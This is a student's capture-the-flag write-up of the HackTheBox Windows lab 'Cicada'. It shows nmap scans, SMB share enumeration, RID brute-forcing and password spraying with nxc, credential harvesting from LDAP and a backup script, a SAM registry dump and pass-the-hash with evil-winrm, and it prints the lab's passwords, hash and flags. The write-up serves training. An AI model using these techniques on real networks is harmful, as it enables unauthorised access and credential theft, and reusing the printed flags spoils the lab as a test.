

TEACHMINDZ

HACKTHEBOX LAB:

CICADA

FINDING THE FLAGS BY CRACKING THE LAB

SUBMITTED TO:

ARJUN SIR

SUBMITTED BY:

ANVITH ANIL P

LAB: CICADA

Cracking the lab Cicada in hack the box. This is literally a basic windows hacking machine though this we will learn about many basic tools.

We have got the IP that is

STEP 1: NMAP scan with the given IP

By using the command “nmap -A 10.10.11.35” to find out which ports are open

```
(root@kali) ~  
-# nmap -A 10.10.11.35  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 14:36 IST  
Nmap scan report for cicada.htb (10.10.11.35)  
Host is up (0.27s latency).  
Not shown: 989 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain       Simple DNS Plus  
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-02 16:07:31Z)  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-Fir  
st-Site-Name)  
_ssl-date: TLS randomness does not represent time  
_ssl-cert: Subject: commonName=CICADA-DC.cicada.htb  
_Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb  
_Not valid before: 2024-08-22T20:24:16  
_Not valid after: 2025-08-22T20:24:16  
445/tcp   open  microsoft-ds?  
464/tcp   open  kpasswd5?  
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0  
536/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-Fir  
st-Site-Name)
```

Here the SSH and HTTP ports are not open. Here the SMB port is open.

STEP:2 USING THE SMBCLIENT TOOL TO LIST THE FILES

By using the command “smbclient -L IP(10.10.11.35)”

We will get the list of files

```
(root@kali)-[~]
# smbclient -L 10.10.11.35
Password for [WORKGROUP\root]:

Sharename      Type      Comment
-----
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
DEV             Disk
HR              Disk
IPC$            IPC        Remote IPC
NETLOGON        Disk      Logon server share
SYSVOL          Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.35 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We get the lists, the shared names and the comment, In this list we cant see the comments of DEV,HR lets go through these

By the command “smbclient //:cicada.htb/HR -N

```
(root@kali)-[~]
# smbclient //cicada.htb/HR -N
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Thu Mar 14 17:59:09 2024
..               D           0   Thu Mar 14 17:51:29 2024
Notice from HR.txt A       1266   Wed Aug 28 23:01:48 2024
```

Here we get a important clue a file ‘Notice from HR.txt’

Lets get this clue to our directory by the get command and try to open it.

```
(root@kali)-[~]
# cat 'Notice from HR.txt'

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential th
at you change your default password to something unique and secure.

Your default password is: Cicada$M6Corp*@Lp#nZp!8
```


Here we get a password we need to find to which user this password belongs to.

STEP:3 USING NetExec (nxc) tool to display the users

The nxc tool is used in smb for mounting SMB shares, or managing permissions

The command

```
'nxc smb cicada.htb -u 'anonymous' -p '' --rid-brute 3000 '
```



```
SMB 10.10.11.35 445 CICADA-DC 525: CICADA\Protected Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 526: CICADA\Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 571: CICADA\Allowed RODC Password Replication Group
SMB 10.10.11.35 445 CICADA-DC 572: CICADA\Denied RODC Password Replication Group
SMB 10.10.11.35 445 CICADA-DC 1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1101: CICADA\DnsAdmins (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1103: CICADA\Groups (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1105: CICADA\sarah.dantelia (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1108: CICADA\david.orelious (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1109: CICADA\Dev Support (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1601: CICADA\emily.oscars (SidTypeUser)
```

We got the list in here we only need to collect the users the are only five users they are

john.smoulder

sarah.dantelia

michael.wrightson

david.orelious

emily.oscars

>we have got a specific password before lets check which users password is that


STEP:5 BY PUTTING ALL THE USERS IN A FILE AND BRUTE FORCING

By using the same command by nxc

```
'nxc smb cicada.htb -u 'anonymous' -p '' --rid-brute 3000'
```

There is some changes here the username are not anonymous lets change the anonymous to users.txt(file we have put all the usernames in) and we know the password. Change the --rid-brute 3000 to --continue-on-success

```
nxc smb cicada.htb -u 'users.txt' -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
```



```
(root@kali)-[~]
# nxc smb cicada.htb -u 'users.txt' -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:c
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGO
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\dauid.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGO
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_
```

We can see the password we got is user Michael.wrightson

STEP: 6 USING THE TOOL LDAPSEARCH

In the nmap scan we havd seen that the ldap port is open we can use the command ldap search to get acces to the users account we got previous by the command

```
ldapsearch -H ldap://cicada.htb -D
'michael.wrightson@cicada.htb' -w
'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=h
```

```
# David Orelious, Users, cicada.htb
dn: CN=David Orelious,CN=Users,DC=cicada,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: David Orelious
sn: Orelious
description: Just in case I forget my password is aRt$Lp#7t*VQ!3
givenName: David
```

We got the password of another user lets get in to it and find what we get

By giving the command of smbclient

'smbclient //cicada.htb/DEV' and enter the username and password we can get in

```
(root@kali)-[~]
# smbclient //cicada.htb/DEV -U david.orelious
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Mar 14 18:01:39 2024
..               D           0   Thu Mar 14 17:51:29 2024
Backup_script.ps1 A        601   Wed Aug 28 22:58:22 2024
```

Here we get another file lets go through the file lets see what we can get

```
(root@kali)-[~]
# cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HH:mm:ss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

Here we get another password of the user Emily.oscars lets try to get in to this account and see what we can find

STEP:7 USING THE TOOL EVIL-WINRM

Evil-winrm is a penetration testing tool. It is used in linux to interact with windows systems remotely via winRM protocol

We know the ip,username,password with this we can easily use the evil-winrm by the command

'Evil-winrm -i (ip) -u (username) -p (password)'

```
(root@kali)~# evil-winrm -i cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
Data: For more information, check Evil-WinRM GitHub: <https://github.com>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> ls
```

Directory: C:\Users\emily.oscars.CICADA

Mode	LastWriteTime	Length	Name
d-r--	8/28/2024 10:32 AM		Desktop
d-r--	8/22/2024 2:22 PM		Documents
d-r--	5/8/2021 1:20 AM		Downloads
d-r--	5/8/2021 1:20 AM		Favorites
d-r--	5/8/2021 1:20 AM		Links
d-r--	5/8/2021 1:20 AM		Music
d-r--	5/8/2021 1:20 AM		Pictures
d-r--	5/8/2021 1:20 AM		Saved Games
d-r--	5/8/2021 1:20 AM		Videos

We have entered into the users access lets go through the desktop and see what we can find

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd C:\Users\emily.oscars.CICADA\desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\desktop> ls

Directory: C:\Users\emily.oscars.CICADA\desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         12/2/2024   9:03 AM           34 user.txt
```

We found a user.txt file lets open the file and see

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\desktop> cat user.txt
32c25fa5ab7b411c124ca7ac613c0f31
```

We have got the first flag

Flag1: 32c25fa5ab7b411c124ca7ac613c0f31

STEP:8 creatin a temp directory to find the password of the administrator

By using the mkdir command lets create a temp directory in the user and add 2 files sin the directory

```
*Evil-WinRM* PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         8/22/2024   11:45 AM      PerfLogs
d-r-----        8/29/2024   12:32 PM      Program Files
d-----         5/8/2021     2:40 AM      Program Files (x86)
d-----         3/14/2024     5:21 AM      Shares
d-----         12/2/2024     4:23 AM      Temp
d-r-----        8/26/2024     1:11 PM      Users
d-----         9/23/2024     9:35 AM      Windows
```

Lets add two files in the temp directory

‘reg save hkml\sam’:used to back up security account manager. The administrator may save the backup of SAM

These are the command needed to add to recover or find the password

Step:9 using the tool pypykatz

By giving the command

we can get the backup of administrator account

Here we get the administrator password. using the evil-winrm

We can easily access to the administrator account

STEP:10 GETTING ACCES TO THE ADMINISTRATOR ACC

By using the evil-winrm command we previously used

```
'evil-winrm -i cicada.htb -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341'
```

```
(root@kali)-[~]
# evil-winrm -i cicada.htb -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> whoami
cicada\administrator
```

We have got access in to the account lets go through and see

```
*Evil-WinRM* PS C:\Users\Administrator> cd C:\Users\Administrator\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----       12/2/2024  12:44 AM             34 root.txt
```

Here is a root.txt file lets open the file and see

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
3524777f72b7e35699830ad9cd7c06f3
```

Here we get the final flag

FLAG2: 3524777f72b7e35699830ad9cd7c06f3